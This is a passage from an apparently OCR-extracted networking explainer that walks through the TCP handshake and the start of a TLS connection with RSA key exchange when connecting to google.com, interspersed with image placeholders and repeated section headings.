
If the server accepts the connection, it replies with a “SYN ACK”.

4. Connect to google.com server




Your laptop completes the connection establishment by likewise sending an acknowledgement.


4. Connect to google.com server




At this point the connection is established and data can be (reliably) exchanged.



5. Establish a secure connection using **TLS** (https)




5. Establish a secure connection using **TLS** (https)



Well if you really possess the corresponding private key, prove it by decrypting this blob which we'll use to establish shared secret keys (RSA key exchange)

